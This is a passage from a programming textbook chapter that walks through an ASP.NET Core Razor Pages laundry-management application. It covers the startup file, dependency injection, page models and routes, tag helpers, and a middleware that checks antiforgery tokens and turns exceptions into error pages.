

Figure 12.1 The owner's dashboard of the ASP.NET Core track, captured with Playwright from the running application: the same figures as the Flask and Java tracks at 21:00 on 30 September 2026.

Two ways of running the track are worth knowing while you read the rest of this chapter. In VS Code with the C# Dev Kit, open `Pages/Bills/Payment.cshtml.cs`, click in the margin next to the line `Laundry.AddPayment(...)` to set a breakpoint, and start the application with **Run and Debug** (F5). When you then record a payment in the browser, the application stops on that line, and the Variables panel shows `Bill`, `Me` and the posted form, the same objects this chapter describes. In a terminal, `dotnet watch` instead of `dotnet run` rebuilds and restarts the application whenever a file changes and, for many edits to a `.cshtml` file or a method body, applies the change to the running application without a restart, which Microsoft calls *hot reload* [5]. Neither changes the program; both shorten the distance between reading a line and seeing what it does.

12.4 A Map of the Project

The track is one project, `ProfitinaLaundry.csproj`, with 46 C# files (22 of them page models behind Razor pages) and 30 Razor files. **Table 12.3** lists its folders, and **Figure 12.2** shows how a request passes through them.

Table 12.3 The folders of the ASP.NET Core track. As in every track, only `Data/` knows how the data is stored.

Folder	What lives there
`Program.cs`	settings, service registrations, the middleware pipeline
`Core/`	`Settings`, `Clock` (WIB), `Rules` (BR-1 to BR-16), `Fmt` (Rp 40.000), `Passwords`, `AppError`
`Data/`	`ILaundryStore`, `CsvLaundryStore`, `SqlLaundryStore`, `DbConnectionFactories`, records
`Logic/`	`LaundryService` (customers, services, bills, payments), `ReportService`
`Web/`	`Guard` (middleware), `LaundryPage` (base page model), `Sessions`, `Auth`
`Pages/`	one `.cshtml` + `.cshtml.cs` pair per screen, `Shared/_Layout.cshtml`, partials
`Api/ApiEndpoints.cs`	the JSON API as minimal endpoints under `/api`
`wwwroot/static/`	CSS, JavaScript and the official Profitina logo
`tests/SqlStoreCheck/`	a separate project that compares the SQL store with the CSV store



Figure 12.2 One request through the ASP.NET Core track: Kestrel, the static files, the `Guard` middleware, routing, then a Razor page or a minimal endpoint; both call the same services, which call `ILaundryStore`.

12.5 `Program.cs`: the Host, the Services and the Pipeline

A modern ASP.NET Core application starts in one file of *top-level statements*, C# code that runs from the first line without a `Main` method. **Listing 12.2** is the whole of it.

Listing 12.2 `Program.cs`: read the settings, register the services, configure antiforgery and Razor Pages, assemble the pipeline, and run.

```
// Profitina Laundry - ASP.NET Core Razor Pages (.NET 10).
//
//   dotnet run                        -> http://localhost:5100   (see README.md)
//
// This file wires everything together: the settings, the data store (CSV files by
// default), the business logic, sessions, antiforgery, the pages (Pages/) and the
// JSON API (Api/).
using Laundry.Api;
using Laundry.Core;
using Laundry.Data;
using Laundry.Logic;
using Laundry.Web;
using Microsoft.AspNetCore.Mvc;

var builder = WebApplication.CreateBuilder(args);

// ------------------------------------------------------------------ settings
// appsettings.json section "Laundry", then environment variables (they win, S-8):
//   LAUNDRY_STORE=csv|sqlite|mysql   LAUNDRY_DATA_DIR=...   LAUNDRY_CONNECTION=...
//   LAUNDRY_NOW="2026-09-30 21:00:00" (empty = real clock)   PUBLIC_SITE=...
var settings =
    builder.Configuration.GetSection("Laundry").Get<Settings>() ?? new Settings();
string? Env(string name) => Environment.GetEnvironmentVariable(name);
settings.Store = (Env("LAUNDRY_STORE") ?? settings.Store).Trim().ToLowerInvariant();
settings.DataDir = Env("LAUNDRY_DATA_DIR") ?? settings.DataDir;
settings.ConnectionString = Env("LAUNDRY_CONNECTION") ?? settings.ConnectionString;
settings.Now = Env("LAUNDRY_NOW") ?? settings.Now;   // set but empty = real clock
settings.PublicSite = Env("PUBLIC_SITE") ?? settings.PublicSite;
settings.Fault = Env("LAUNDRY_FAULT") ?? settings.Fault;
builder.Services.AddSingleton(settings);
builder.Services.AddSingleton<Clock>();

// ------------------------------------------------------------------ the data store
builder.Services.AddSingleton<ILaundryStore>(services =>
{
    var log = services.GetRequiredService<ILoggerFactory>().CreateLogger("Laundry");
    if (settings.Store == "csv")
    {
        var folder = Path.GetFullPath(
            Path.Combine(builder.Environment.ContentRootPath, settings.DataDir));
        CopySampleDataIfMissing(folder, builder.Environment.ContentRootPath, log);
        log.LogInformation("Data store: CSV files in {Folder}", folder);
        return new CsvLaundryStore(folder);
    }
    var connect =
        DbConnectionFactories.For(settings.Store, settings.ConnectionString)
```

Listing 12.2 (Continued) *Program.cs: read the settings, register the services, configure antiforgery and Razor Pages, assemble the pipeline, and run.*

```
        ?? throw new InvalidOperationException(
            $"Laundry:Store is '{settings.Store}', but this build has no " +
            "provider for it. See README.md, 'Switch to SQLite or MySQL' " +
            "(dotnet add package ..., then -p:UseSqlite=true or " +
            "-p:UseMySql=true).");
    log.LogInformation("Data store: {Store} through ADO.NET", settings.Store);
    return new SqlLaundryStore(connect, mysql: settings.Store == "mysql");
});
builder.Services.AddSingleton<LaundryService>();
builder.Services.AddSingleton<ReportService>();
builder.Services.AddSingleton<SessionStore>();
builder.Services.AddSingleton<Limiters>();

// ------------------------------------------------------------ CSRF protection (S-4)
builder.Services.AddAntiforgery(options =>
{
    options.FormFieldName = "csrf_token";   // the hidden field of every form
    options.HeaderName = "X-CSRF-Token";    // the header of the JSON API (api.md 1)
    options.Cookie.Name = "laundry.antiforgery";
    options.Cookie.HttpOnly = true;
    options.Cookie.SameSite = SameSiteMode.Lax;
    options.Cookie.SecurePolicy = CookieSecurePolicy.SameAsRequest;
});

// Razor Pages. Antiforgery is checked for EVERY POST/PUT/DELETE in one place
// (Web/Guard.cs), which answers 403 with a friendly page; so the per-page automatic
// check is switched off.
builder.Services.AddRazorPages(options =>
    options.Conventions.ConfigureFilter(new IgnoreAntiforgeryTokenAttribute()));

var app = builder.Build();

app.UseStaticFiles();        // wwwroot/static/: CSS, JavaScript, the official logo
app.UseMiddleware<Guard>();  // login, roles, CSRF, errors - before every request
app.UseRouting();
app.MapRazorPages();
ApiEndpoints.Map(app);
```

Listing 12.2 (Continued) *Program.cs: read the settings, register the services, configure antiforgery and Razor Pages, assemble the pipeline, and run.*

```
app.Logger.LogInformation("Profitina Laundry: store {Store}, clock {Clock}{Fault}",
    settings.Store,
    string.IsNullOrWhiteSpace(settings.Now)
        ? "real (WIB)" : "fixed at " + settings.Now,
    string.IsNullOrEmpty(settings.Fault)
        ? "" : ", TEST HOOK LAUNDRY_FAULT=" + settings.Fault);
// Open the store now, so a missing data folder is reported at start and not at the
// first click.
try
{
    app.Services.GetRequiredService<ILaundryStore>();
}
catch (Exception e)
{
    app.Logger.LogError(e, "The data store could not be opened");
}
app.Run();

// First start with the default settings: copy ../database/csv (the CSV export of
// laundry.db) into data/. An existing folder is never overwritten, so your changes
// are kept.
static void CopySampleDataIfMissing(string folder, string contentRoot, ILogger log)
{
    if (Directory.Exists(folder)) return;
    var source =
        Path.GetFullPath(Path.Combine(contentRoot, "..", "database", "csv"));
    if (!Directory.Exists(source)) return;
    Directory.CreateDirectory(folder);
    foreach (var file in Directory.GetFiles(source, "*.csv"))
        File.Copy(file, Path.Combine(folder, Path.GetFileName(file)));
    log.LogWarning("First start: copied the sample data from {Source} to {Folder}",
                   source, folder);
}
```

Read it in three parts. The first part, up to `builder.Build()`, **registers services**: it tells the framework which objects exist and how to make them. `WebApplication.CreateBuilder(args)` reads `appsettings.json`, the environment and the command line into `builder.Configuration`; the code copies the section `Laundry` into a `Settings` object and lets environment variables win, so that a password never has to be written into a file (S-8). `AddSingleton` registers a class of which one instance serves the whole application. The registration of `ILaundryStore` is a *factory*: a lambda that runs once, when the store is first needed, and decides between the CSV store and the SQL store from the setting `Store`.

The second part configures two framework features. `AddAntiforgery` names the hidden form field `csrf_token` and the API header `X-CSRF-Token`, the same names the other tracks use, so the acceptance suite needs no special case. `AddRazorPages` switches on Razor Pages, and the convention `IgnoreAntiforgeryTokenAttribute` switches *off* the per-page automatic token check, because `Guard` checks every data-changing request in one place and answers with the track's own friendly error; Section 12.9 explains this choice.

The third part, after `builder.Build()`, assembles the **pipeline**, the sequence of middleware every request passes through, in the order they are added [6]. `UseStaticFiles` answers requests for CSS, JavaScript and the logo and stops there; `UseMiddleware<Guard>()` runs the checks of Section 12.9; `UseRouting` and `MapRazorPages` find the page for the URL; `ApiEndpoints.Map(app)` adds the API. The order matters: a stylesheet does not need a session, so the static files come before `Guard`, and nothing reaches a page without passing `Guard`.

12.6 Dependency Injection

Dependency injection is the framework feature that builds objects for you. When a class declares in its constructor what it needs, the container looks up each registered service and passes it in [7]. `LaundryService`, for example, begins with a *primary constructor*, a C# 12 feature that declares the constructor parameters on the class line:

```
public sealed class LaundryService(
    ILaundryStore store, Clock clock, Settings settings)
```

Nothing in the program ever writes `new LaundryService(...)`. When a page needs the service, the container sees that it needs an `ILaundryStore`, a `Clock` and `Settings`, finds all three among the registrations of **Listing 12.2**, and builds it once. Compare this with `App.java` in Chapter 11, where the same wiring was written by hand in a constructor: the idea is identical, and the container only saves you from writing the order out. The same mechanism passes services to middleware (`Guard.InvokeAsync` receives `SessionStore`, `LaundryService`, `IAntiforgery` and `Clock` as parameters) and to minimal endpoints, whose lambda parameters are filled in the same way.

> **DEFINITION.** A **service lifetime** says how often the container makes a new instance. **Singleton**: one for the whole application, used here for every service, because the store and the rules have no per-request state. **Scoped**: one per request, the usual choice for a database context in Entity Framework. **Transient**: a new one every time it is asked for. Registering a service that holds per-request data as a singleton is a classic bug: two requests at the same moment would share it.

12.7 Razor Pages: a Page, a Model and its Handlers

12.7.1 Two files per screen

A Razor page is a pair of files. The `.cshtml` file is the markup, and the `.cshtml.cs` file holds a class derived from `PageModel` with the page's properties and **handlers**, methods whose names say which HTTP method they answer: `OnGet`, `OnPost`, or `OnGetAsync` when they are asynchronous [2]. **Listing 12.3** is the model of the payment screen S06.

Listing 12.3 `Pages/Bills/Payment.cshtml.cs`: `OnGet` shows the form with the balance filled in; `OnPost` records the payment, shows the form again with 422 and the field errors, or shows the bill with 409.

```
public class BillsPaymentModel : LaundryPage
{
    public BillView Bill { get; private set; } = null!;
    public Dictionary<string, string> Values { get; private set; } = [];
    public Dictionary<string, string> Errors { get; private set; } = [];
    public bool Conflict { get; private set; }

    public IActionResult OnGet(string id)
    {
        Require("bills_write");
        Bill = Laundry.GetBill(id);
        Values = new() {
            ["method"] = "cash",
            ["amount"] = Bill.Balance > 0
                             ? Bill.Balance.ToString(CultureInfo.InvariantCulture)
                             : "",
        };
        return Show();
    }

    public IActionResult OnPost(string id)
    {
        Require("bills_write");
        Bill = Laundry.GetBill(id);
        try
        {
            Laundry.AddPayment(Me, Bill.Id, FormOrNull("method"),
                               FormOrNull("amount"), FormOrNull("reference"));
        }
        catch (AppError problem) when (problem.Status == 422)
        {
            Values = FormValues();
            Errors = problem.Fields;
            return Show(422);
        }
        catch (AppError problem) when (problem.Status == 409)
        {
            Flash("error", problem.Message);
            Bill = Laundry.FullBill(Bill.Id);
            Conflict = true;
            return Show(409);
        }
        Flash("success", $"Payment for {Bill.Id} saved.");
        return Redirect("/bills/" + Bill.Id);
    }
}
```

The class derives from `LaundryPage`, the track's own base class, which derives from `PageModel` and adds the logged-in user, the role check `Require()`, flash messages and a few helpers. `OnPost` is the whole controller logic of the screen and has exactly the three outcomes every form of this book has: success redirects (the *Post/Redirect/Get* pattern, so that reloading the next page does not submit the payment twice); a validation problem (422) shows the same form with the typed values and one message per field; a conflict (409), such as a bill that is already paid, shows the bill with the reason. The business rule itself is one call, `Laundry.AddPayment(...)`, the same method the API calls.

12.7.2 Routes live on the page

The first line of a Razor page is a `@page` directive, which makes the file a page and can carry its **route template** (**Listing 12.4**).

Listing 12.4 `Pages/Bills/Payment.cshtml`, the first part: the route `/bills/{id}/payments/new`, a local function `V()` for the typed values, and radio buttons whose `checked` attribute Razor writes only when the expression is true.

```
@page "/bills/{id}/payments/new"
@model BillsPaymentModel
@* S06 Add payment (FR-6, UC-09). "Cash given" only shows the change; it is
   never stored. *@
@{
    ViewData["Title"] = "Add payment " + Model.Bill.Id;
    string V(string key) => Model.Values.TryGetValue(key, out var v) ? v : "";
    string? E(string key) => Model.Errors.TryGetValue(key, out var v) ? v : null;
    var chosen = V("method").Length > 0 ? V("method") : "cash";
    var deposit = Model.Bill.Row.CustomerCredit;
}
@if (Model.Conflict)
{
    @await Html.PartialAsync("_BillDetail",
        new BillDetailView(Model.Bill, Model.Me, Model.Csrf))
}
else
{
<div class="page-head">
  <h1>Add payment - @Model.Bill.Id</h1>
  <p class="muted">Charged @Fmt.Money(Model.Bill.Payment) ·
    Balance <strong>@Fmt.Money(Model.Bill.Balance)</strong></p>
</div>
<form method="post" class="form card" id="payment-form"
      data-balance="@Model.Bill.Balance">
  <input type="hidden" name="csrf_token" value="@Model.Csrf">
  <fieldset>
    <legend>Method</legend>
    <label class="choice"><input type="radio" name="method" value="cash"
      checked="@(chosen == "cash")"> Cash</label>
    <label class="choice"><input type="radio" name="method" value="qris"
      checked="@(chosen == "qris")"> QRIS</label>
    <label class="choice"><input type="radio" name="method" value="transfer"
      checked="@(chosen == "transfer")"> Bank transfer</label>
    <label class="choice @(deposit == 0 ? "disabled" : "")"><input type="radio"
      name="method" value="credit" checked="@(chosen == "credit")"
      disabled="@(deposit == 0)"> Deposit (@Fmt.Money(deposit) available)</label>
    @await Html.PartialAsync("_FieldError", E("method"))
  </fieldset>
```

`@page "/bills/{id}/payments/new"` gives this page the same address it has in every other track; without a template the address would follow the file's path, `/Bills/Payment`. The `{id}` segment is bound to the parameter `id` of `OnGet(string id)` and `OnPost(string id)`. A template can also constrain a segment: the bill detail page (**Listing 12.5**) accepts an optional second segment only if it is one of four words.

Listing 12.5 `Pages/Bills/Detail.cshtml`: the route `/bills/{id}/{step?}` with a regular-expression constraint, so `/bills/B2938` and `/bills/B2938/finish` reach this page and `/bills/B2938/receipt` does not.

```
@page "/bills/{id}/{step:regex(^(finish|handover|cancel|complaint)$)?}"
@model BillsDetailModel
@{
    ViewData["Title"] = "Bill " + Model.Bill.Id;
}
@await Html.PartialAsync("_BillDetail",
    new BillDetailView(Model.Bill, Model.Me, Model.Csrf))
```

`GET /bills/B2938` calls `OnGet("B2938", null)` and shows the bill; `POST /bills/B2938/finish` calls `OnPost("B2938", "finish")`, which checks the role and calls `Laundry.MarkFinished()`. The track uses a route segment for the step, rather than one of the *named handlers* of the next section, only because the other tracks use exactly these URLs and the acceptance suite sends them.

12.7.3 The layout

Every page after login shares one frame, `Pages/Shared/_Layout.cshtml`, which `_ViewStart.cshtml` assigns to all pages; a page's content appears where the layout calls `@RenderBody()`. **Listing 12.6** is the part of the layout that builds the menu.

Listing 12.6 `Pages/Shared/_Layout.cshtml`, the menu: `@if (user.Can(...))` shows an item only to the roles that may use it, from the same permission table the server checks.

```
  <nav id="main-nav" class="main-nav" aria-label="Main menu">
    @* The menu fits the role: hidden items are NOT a security control, the
       server checks every request again (S-7). *@
    <a href="/">Dashboard</a>
    <a href="/queue">Queue</a>
    @if (user.Can("bills_list")) {<a href="/bills">Bills</a>}
    @if (user.Can("customers")) {<a href="/customers">Customers</a>}
    @if (user.Can("customers")) {<a href="/services">Services</a>}
    @if (user.Can("reports")) {<a href="/reports">Reports</a>}
    @if (user.Can("employees_manage")) {<a href="/employees">Employees</a>}
  </nav>
```

A Razor block such as `@if (...) {<a ...>Bills</a>}` switches from C# back to HTML as soon as it meets a tag, which is why the markup inside the braces needs no quotes. The layout also receives a service by **view injection**, `@inject SessionStore Sessions` at its top, to read and clear the flash messages ("Payment for B2938 saved.") that a page model stored before redirecting. The comment in the menu repeats the rule you met in Chapter 11: hiding a link is convenience for the washer, who does not need to see *Reports*; it protects nothing, because the page model's `Require("reports")` refuses her anyway.

12.8 Tag Helpers, Model Binding and Named Handlers

The track's `_ViewImports.cshtml` (**Listing 12.7**) contains a sentence that deserves an explanation.

Listing 12.7 `Pages/_ViewImports.cshtml`: the namespaces every page can use without a `using`, and the decision to write forms as plain HTML.

```
@* No tag helpers on purpose: every form is plain HTML with its hidden
   csrf_token field, and @value is always HTML-encoded by Razor (S-3). *@
@using Laundry.Core
@using Laundry.Data
@using Laundry.Logic
@using Laundry.Web
@namespace Laundry.Pages
```

Tag helpers are the default way of writing forms in ASP.NET Core: attributes such as `asp-for` and `asp-page-handler` on ordinary HTML elements, which the framework replaces with generated markup [8]. The track does not use them, on purpose: every form of this book writes its fields and its hidden token by hand, so that the HTML in the .NET chapter looks like the HTML in the PHP, Flask and Java chapters and can be compared line by line. But you will meet tag helpers in almost every ASP.NET Core project, so `Code_new/Chapter12/razor-basics/` is a small companion

project that uses the defaults: tag helpers, **model binding** with `[BindProperty]`, validation attributes, a named handler and the automatic antiforgery check. **Listing 12.8** is its page model.

Listing 12.8 `razor-basics/Pages/Pay.cshtml.cs`: `[BindProperty]` fills `Input` from the posted form; the attributes on `PaymentInput` are the validation rules; `OnPostCheck` is a named handler.

```
using System.ComponentModel.DataAnnotations;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace RazorBasics.Pages;

/// <summary>The data of the form; the attributes are the rules.</summary>
public class PaymentInput
{
    [Required, RegularExpression("cash|qris|transfer|credit")]
    public string Method { get; set; } = "cash";

    [Range(1, 99_999_999, ErrorMessage = "Enter a whole number of rupiah above 0.")]
    public long Amount { get; set; }

    [StringLength(50)]
    public string? Reference { get; set; }
}

public class PayModel : PageModel
{
    [BindProperty]                      // filled from the posted form on POST
    public PaymentInput Input { get; set; } = new();

    public string? Message { get; private set; }

    public void OnGet() => Input.Amount = 40000;          // GET /Pay

    public IActionResult OnPost()                         // POST /Pay
    {
        if (!ModelState.IsValid) return Page();           // show the errors
        Message = $"Would save {Input.Method} {Input.Amount}.";
        return Page();
    }

    public IActionResult OnPostCheck()                    // POST /Pay?handler=Check
    {
        Message = Input.Amount > 40000 ? "More than the balance of B2938."
                                       : "Amount is fine.";
        return Page();
    }
}
```

and **Listing 12.9** is its page.

Listing 12.9 `razor-basics/Pages/Pay.cshtml`: `asp-for` generates the `id`, `name`, `value` and validation attributes of each field; `asp-page-handler="Check"` makes the second button post to `OnPostCheck`.

```
@page
@model RazorBasics.Pages.PayModel
<!doctype html>
<html lang="en">
<head><meta charset="utf-8"><title>Pay B2938</title></head>
<body>
<h1>Add payment - B2938</h1>
<form method="post">
  <label asp-for="Input.Method"></label>
  <select asp-for="Input.Method">
    <option>cash</option><option>qris</option><option>transfer</option>
  </select>
  <label asp-for="Input.Amount"></label>
  <input asp-for="Input.Amount">
  <span asp-validation-for="Input.Amount"></span>
  <input asp-for="Input.Reference">
  <button type="submit">Save payment</button>
  <button type="submit" asp-page-handler="Check">Check amount</button>
</form>
<p>@Model.Message</p>
</body>
</html>
```

The project was built and started on port 6122, and the script `try_it.sh` in the same folder sent it four requests. Its real output:

```
1) GET /Pay: the form has a hidden token of 155 characters
<input type="number" data-val="true" data-val-range="Enter a whole number of rup
iah above 0." data-val-range-max="99999999" data-val-range-min="1" data-val-requ
ired="The Amount field is required." id="Input_Amount" name="Input.Amount" value
="40000">
2) POST without the token:
   HTTP 400
3) POST with the token, amount 0:
   message: Enter a whole number of rupiah above 0.
HTTP 200
4) POST to the named handler Check, amount 50000:
   More than the balance of B2938.
HTTP 200
```

Each line shows a framework service at work. The GET returned a form with a hidden `__RequestVerificationToken` of 155 characters, which the form tag helper added by itself, and an amount field whose `data-val-*` attributes were generated from the `[Range]` attribute. The POST without that token was refused with 400 *Bad Request* by the automatic antiforgery filter before `OnPost` ran. The POST with the token and an amount of 0 reached `OnPost`; model binding had filled `Input`, `ModelState.IsValid` was false, and the page showed the message of the `[Range]` attribute. The last POST went to `/Pay?handler=Check`, which Razor Pages routes to the method `OnPostCheck` by its name.

Everything the companion project gets from the framework, the track does itself in a few lines, because it needs different answers: 403 with the track's own error page instead of 400, the field names of the API (`amount`, not `Input.Amount`), and the same messages as Flask. That is the typical trade-off of a framework feature: the default is excellent until a requirement differs, and then you must know what it did in order to replace it.

12.9 Antiforgery, and One Guard for Every Request

`Guard` is a **middleware**, a class whose `InvokeAsync` method receives the request and a delegate `next` that runs the rest of the pipeline. It is the .NET counterpart of `WebServer.handle()` and `AppFilter` in Chapter 11 (**Listing 12.10**).

Listing 12.10 `Web/Guard.cs`, `InvokeAsync()`: load the user, refuse or redirect when a session is needed, check the antiforgery token for every change, run the rest of the pipeline, and turn any exception into an answer.

```
    public async Task InvokeAsync(HttpContext ctx, SessionStore sessions,
                                  LaundryService laundry, IAntiforgery antiforgery,
                                  Clock clock)
    {
        var path = ctx.Request.Path.Value ?? "/";
        var api = path.StartsWith("/api/", StringComparison.OrdinalIgnoreCase) ||
                  path.Equals("/api", StringComparison.OrdinalIgnoreCase);
        try
        {
            ctx.Response.Headers.XContentTypeOptions = "nosniff";
            var user = LoadUser(ctx, sessions, laundry);
            if (user is not null || api || path == "/login")
                ctx.Response.OnStarting(() =>
                {
                    // AC-1.7: Back after logout shows nothing
                    ctx.Response.Headers.CacheControl = "no-store";
                    return Task.CompletedTask;
                });

            if (!IsPublic(ctx.Request.Method, path) && user is null)
            {
                if (api) throw AppError.NotLoggedIn("Please log in first.");
                if (IsPage(path))
                {
                    var next = path + ctx.Request.QueryString.Value;
                    ctx.Response.Redirect("/login?next=" +
                                          Uri.EscapeDataString(next));
                    return;
                }
            }

            var method = ctx.Request.Method;
            var changesData = method is "POST" or "PUT" or "PATCH" or "DELETE";
            if (changesData && (api || IsPage(path) || path == "/login") &&
                path != "/api/login")
            {
                if (api &&
                    string.IsNullOrEmpty(ctx.Request.Headers["X-CSRF-Token"]))
                    throw AppError.CsrfFailed();
                if (!await antiforgery.IsRequestValidAsync(ctx))
                    throw AppError.CsrfFailed();
            }

            await next(ctx);
```

Listing 12.10 (Continued) *Web/Guard.cs, InvokeAsync(): load the user, refuse or redirect when a session is needed, check the antiforgery token for every change, run the rest of the pipeline, and turn any exception into an answer.*

```
            // No page or endpoint for this address.
            if (!ctx.Response.HasStarted && ctx.GetEndpoint() is null &&
                ctx.Response.StatusCode is 404 or 405)
                throw ctx.Response.StatusCode == 404
                    ? AppError.NotFound("This page or record does not exist.")
                    : new AppError(
                          405, "bad_request",
                          "This action is not possible with this kind of request.");
        }
        catch (Exception problem) when (!ctx.Response.HasStarted)
        {
            await HandleAsync(ctx, api, problem, clock);
        }
    }
```

The antiforgery check is one call, `antiforgery.IsRequestValidAsync(ctx)`, to the framework's `IAntiforgery` service [9]. It compares the token in the form field `csrf_token` (or the header `X-CSRF-Token`) with a second token in the cookie `laundry.antiforgery`; the two are generated as a pair and are cryptographically bound together and to the user's identity, so a token copied from another session is refused. For the API the code first insists that the header is present at all, so a JSON client cannot fall back to a form field. The pattern is the synchronizer token of OWASP [10], implemented by the framework instead of by hand as in Chapter 11.

The binding to the user is the reason for a detail in `Guard.SetUser()`: the track puts the *session id* into `ctx.User`, the identity the antiforgery service reads, so that every token belongs to one server-side session. Test TC-NF-04 sends a form with a token taken from another session and expects 403, and it passes. The page model makes the token available to the pages (**Listing 12.11**).

Listing 12.11 `Web/LaundryPage.cs`: before any handler runs, a token pair is generated and stored, so that the cookie can still be set; the page writes `@Model.Csrf` into its hidden field.

```
    /// <summary>The ASP.NET Core antiforgery request token for the hidden field
    /// csrf_token.</summary>
    public string Csrf => HttpContext.Items["csrf"] as string ?? "";

    public override void OnPageHandlerExecuting(PageHandlerExecutingContext context)
    {
        // Made BEFORE the page is rendered, so the antiforgery cookie can still be
        // set.
        if (HasForms &&
            (CurrentUser is not null || Sessions.Current(HttpContext) is not null))
            HttpContext.Items["csrf"] =
                HttpContext.RequestServices.GetRequiredService<IAntiforgery>()
                    .GetAndStoreTokens(HttpContext)
                    .RequestToken;
    }
```

`OnPageHandlerExecuting` is a hook that `PageModel` calls just before a handler. Generating the token there, and not while the page is being rendered, matters because `GetAndStoreTokens` sets a cookie, and cookies are headers: once the first byte of the page has been written, headers can no longer be added.

12.9.1 Errors that help people

The `catch` at the end of **Listing 12.10** is the only place in the application where an exception becomes an answer, and **Listing 12.12** shows what it does with one.

Listing 12.12 `Web/Guard.cs`, `HandleAsync()`: an unexpected exception is logged in full with a reference time and answered with 500 and that reference only; an `AppError` becomes the JSON error of the API or the `/error` page with its own status.

```
    private async Task HandleAsync(HttpContext ctx, bool api, Exception problem,
                                   Clock clock)
    {
        if (problem is not AppError error)
        {
            string reference;
            try
            {
                reference = clock.NowText();
            }
            catch
            {
                reference = "unknown";
            }
            // The full stack trace goes to the server log, never to the browser.
            log.LogError(
                problem,
                "Unexpected error (reference {Reference}) on {Method} {Path}",
                reference, ctx.Request.Method, ctx.Request.Path);
            if (api)
            {
                await WriteJsonError(
                    ctx,
                    new AppError(
                        500, "server_error",
                        $"An unexpected error happened. Reference {reference}."));
                return;
            }
            ResetResponse(ctx, 500);
            ctx.Response.ContentType = "text/html; charset=utf-8";
            await ctx.Response.WriteAsync(ServerErrorPage(reference));
            return;
        }
        if (api)
        {
            await WriteJsonError(ctx, error);
            return;
        }
        // A web page: show /error (with the menu of the logged-in user) and the
        // right status.
        ResetResponse(ctx, error.Status);
        ctx.Items["app_error"] = error;
        ctx.Request.Path = "/error";
        ctx.Request.QueryString = QueryString.Empty;
        ctx.Request.Method = "GET";
        ctx.Request.RouteValues.Clear();
```

Listing 12.12 (Continued) *Web/Guard.cs, HandleAsync(): an unexpected exception is logged in full with a reference time and answered with 500 and that reference only; an AppError becomes the JSON error of the API or the /error page with its own status.*

```
        ctx.SetEndpoint(null);
        await next(ctx);
    }
```

